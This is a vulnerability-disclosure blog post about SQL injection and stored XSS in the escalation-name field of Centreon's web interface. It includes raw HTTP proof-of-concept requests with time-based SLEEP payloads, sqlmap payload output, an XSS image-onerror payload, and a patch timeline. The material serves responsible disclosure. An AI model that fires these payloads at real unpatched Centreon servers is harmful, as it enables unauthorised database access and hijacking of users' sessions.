# Centreon SQLi and XSS Vulnerability

por Security Labs | ago 26, 2022 | Blog | 0 Comentários

My name is Daniel França Lima, I'm a penetration tester Jr  and vulnerability researcher at Hakai Offensive Security. In order to help the hacking community, companies and also improve my skills, I periodically look for flaws in market applications with the goal of achieving responsible disclosure.


Centreon is a system and network asset monitoring solution based on the Nagios standard, being open source, and allowing easy and effective installation and implementation, monitoring and performance management.

**Centreon partners**


When analyzing the application, it was possible to find a sql injection vulnerability in the esc_name(Escalation Name) parameter located at "Configuration/Notifications/Escalations".

**About SQL Injection:**

A SQL injection attack consists in manipulating SQL queries via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the




When analyzing the requests, it was possible to notice that it was a blind-sql (a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response) more specifically a time-based attack in which the application's response time is used. Below is a proof of concept.



```
POST /centreon/main.get.php?p=60401 HTTP/1.1
Host: 172.16.4.107
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:99.0) Gecko/20100101
Firefox/99.0
Accept:
text/html,application/                               if,image/webp,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 223
Origin: http://172.16.4.107
Connection: close
Referer: http://172.16.4.107/centreon/main.get.php?p=60401&o=a
Cookie: PHPSESSID=adkhipkqeicim46dtts0qticd
Upgrade-Insecure-Requests: 1

esc_name=0';SELECT%20SLEEP(5)#&esc_alias=&first_notification=&last_notification=&
notification_interval=&escalation_period=&esc_comment=&submitA=Save&esc_id=&o=a&
initialValues=&centreon_token=954428e5725214bc4bb7bedd5a8e5af7
```


```
HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 19:43:45 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: sameorigin
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 30525

<?xml version="1.0" encoding="utf-8"?>

  <!DOCTYPE html>
  <html lang="en_US.UTF-8">
    <title>
      Centreon - IT & Network Monitoring
    </title>
    <link rel="shortcut icon" href="./img/favicon.ico"/>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
    <meta name="Generator" content="Centreon - Copyright (C) 2005 - 2017 Open Source
    Matters. All rights reserved."/>
    <meta name="robots" content="index, nofollow"/>
    <link href="./include/common/javascript/jquery/plugins/jpaginator/jPaginator.css" rel
    ="stylesheet" type="text/css"/>
    <link href="./Themes/Centreon-2/style.css?version=21.10.0" rel="stylesheet" type="
    text/css"/>
    <link href="./Themes/Centreon-2/centreon-loading.css?version=21.10.0" rel="stylesheet
    " type="text/css"/>
    <link href="./Themes/Centreon-2/responsive-style.css?version=21.10.0" rel="stylesheet
    " type="text/css"/>
    <link href="./Themes/Centreon-2/Color/blue_css.php" rel="stylesheet" type="text/css"
    />
    <link href="
    ./include/common/javascript/jquery/plugins/timepicker/jquery.ui.timepicker.css" rel="
    stylesheet"
    type="text/css" media="screen"/>
    <link href="./include/common/javascript/jquery/plugins/select2/css/select2.css" rel="
    stylesheet" type="text/css"
    media="screen"/>
    <link href="./Themes/Centreon-2/jquery-ui/jquery-ui.css" rel="stylesheet" type="
    text/css"/>
    <link href="./Themes/Centreon-2/jquery-ui/jquery-ui-centreon.css" rel="stylesheet"
    type="text/css"/>
    <link href="./include/common/javascript/jquery/plugins/colorbox/colorbox.css" rel="
    stylesheet" type="text/css"/>
    <link rel="stylesheet" type="text/css" href="
    ./include/common/javascript/jquery/plugins/qtip/jquery-qtip.css"/>
    <!-- graph css -->
    <link href="./include/common/javascript/charts/c3.min.css" type="text/css" rel="
    stylesheet">
    <link href="./include/views/graphs/javascript/centreon-status-chart.css" type="
    text/css" rel="stylesheet">
    <script type="text/javascript" src="./include/common/javascript/jquery/jquery.min.js"
    >
    </script>
```

30,818 bytes | 5,124 millis



```
POST /centreon/main.get.php?p=60401 HTTP/1.1
Host: 172.16.4.107
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:99.0) Gecko/20100101
Firefox/99.0
Accept:
text/html,applicat                                   p,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 224
Origin: http://172.16.4.107
Connection: close
Referer: http://172.16.4.107/centreon/main.get.php?p=60401&o=a
Cookie: PHPSESSID=adkhipkqeicims4dtts0qticd
Upgrade-Insecure-Requests: 1

esc_name=0';SELECT%20SLEEP(10)#&esc_alias=&first_notification=&last_notification=&
notification_interval=&escalation_period=&esc_comment=&submitA=Save&esc_id=&o=a&
initialValues=&centreon_token=954428e5725214bc4bb7bedd5a8e5af7
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 19:40:07 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: sameorigin
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 30526

<?xml version="1.0" encoding="utf-8"?>

  <!DOCTYPE html>
  <html lang="en_US.UTF-8">
    <title>
      Centreon - IT & Network Monitoring
    </title>
    <link rel="shortcut icon" href="./img/favicon.ico"/>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
    <meta name="Generator" content="Centreon - Copyright (C) 2005 - 2017 Open Source
    Matters. All rights reserved."/>
    <meta name="robots" content="index, nofollow"/>
    <link href="./include/common/javascript/jquery/plugins/jpaginator/jPaginator.css" rel
    ="stylesheet" type="text/css"/>
    <link href="./Themes/Centreon-2/style.css?version=21.10.0" rel="stylesheet" type="
    text/css"/>
    <link href="./Themes/Centreon-2/centreon-loading.css?version=21.10.0" rel="stylesheet
    " type="text/css"/>
    <link href="./Themes/Centreon-2/responsive-style.css?version=21.10.0" rel="stylesheet
    " type="text/css"/>
    <link href="./Themes/Centreon-2/Color/blue_css.php" rel="stylesheet" type="text/css"
    />
    <link href="
    ./include/common/javascript/jquery/plugins/timepicker/jquery.ui.timepicker.css" rel="
    stylesheet"
    type="text/css" media="screen"/>
    <link href="./include/common/javascript/jquery/plugins/select2/css/select2.css" rel="
    stylesheet" type="text/css"
    media="screen"/>
    <link href="./Themes/Centreon-2/jquery-ui/jquery-ui.css" rel="stylesheet" type="
    text/css"/>
    <link href="./Themes/Centreon-2/jquery-ui/jquery-ui-centreon.css" rel="stylesheet"
    type="text/css"/>
    <link href="./include/common/javascript/jquery/plugins/colorbox/colorbox.css" rel="
    stylesheet" type="text/css"/>
    <link rel="stylesheet" type="text/css" href="
    ./include/common/javascript/jquery/plugins/qtip/jquery-qtip.css"/>
    <!-- graph css -->
    <link href="./include/common/javascript/charts/c3.min.css" type="text/css" rel="
    stylesheet">
    <link href="./include/views/graphs/javascript/centreon-status-chart.css" type="
    text/css" rel="stylesheet">
    <script type="text/javascript" src="./include/common/javascript/jquery/jquery.min.js"
    >
    </script>
```




```
Parameter: esc_name (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: esc_name=d' AND 4037=4037-- sYBD&esc_alias=d&first_notification=1&last_notification=1&notification_interval=1&escalation_period=&esc_cgs[]=3&esc_comment=&submitA=Save&esc_id=&o=a&initialValues=
&centreon_token=15ecc5d2b769f1eb3f1af85880e3eea3

    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: esc_name=d';SELECT SLEEP(5)#&esc_alias=d&first_notification=1&last_notification=1&notification_interval=1&escalation_period=&esc_cgs[]=3&esc_comment=&submitA=Save&esc_id=&o=a&initialValues=&cen
treon_token=15ecc5d2b769f1eb3f1af85880e3eea3

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: esc_name=d' AND (SELECT 9035 FROM (SELECT(SLEEP(5)))VhFA)-- KkUD&esc_alias=d&first_notification=1&last_notification=1&notification_interval=1&escalation_period=&esc_cgs[]=3&esc_comment=&submitA
=Save&esc_id=&o=a&initialValues=&centreon_token=15ecc5d2b769f1eb3f1af85880e3eea3
---
[16:18:46] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:18:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.16.4.104'
```

It is also possible to exploit Cross-Site Scripting (XSS) in the same field explored for SQLi, thus making it possible to insert malicious javascript into the application..

**About Stored Cross-Site Scripting:**

In the same field mentioned earlier it was possible to find another vulnerability called Cross-Site Scripting (XSS). Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.



172.16.4.111/centreon/main.php?p=60401&o=c&esc_id=30


Configuração > Notificações > Escalas

| Modificar Escala

Informação

| | |
|---|---|
| Nome da Escala * | <img src="test" onerror="alert(1)"> |
| Alias | |
| Primeira Notificação * | 1 |
| Última Notificação * | 1 |
| Intervalo de Notificação * | 1 * 60 segundos |
| Período de Escala | Período de Escala |
| Opções de Escala de Hosts | □ Indisponível □ Inalcançável □ Recuperação |
| Opções de Escala de Serviços | □ Alerta □ Desconhecido □ Crítico □ Recuperação |
| Grupos de Contatos associados * | Supervisors |
| Comentários | |

Not Secure
coletores
hosts
serviços
17 de Maio de 2022
22:50
Informações
Recursos impactados
Salvar
Reiniciar
172.16.4.111/centreon/main.get.php?p=60401&o=c&esc_id=30#
Documentation | Support | Centreon | Github Project | Slack | Security Issue
Copyright © 2005 - 2021



172.16.4.111/centreon/main.php?p=60401

172.16.4.111 says

1

Not Secure
OK
coletores
serviços
17 de Maio de 2022
22:50
Waiting for 172.16.4.111...
| Support | Centreon | Github Project | Slack | Security Issue
Copyright © 2005 - 2021

## *Fixed versions:*

– centreon-web-22.04.1

24-05 – Vendor acknowledged disclosure.

04-08 – New versions of software released with patches

26-08 – Blog post release

Pesquisar

## Posts recentes

Centreon SQLi and XSS Vulnerability

Vulnerabilidades Publicadas (CVE)

Let’s Talk DNS: Designing a DNS Profile for Mythic C2

## Comentários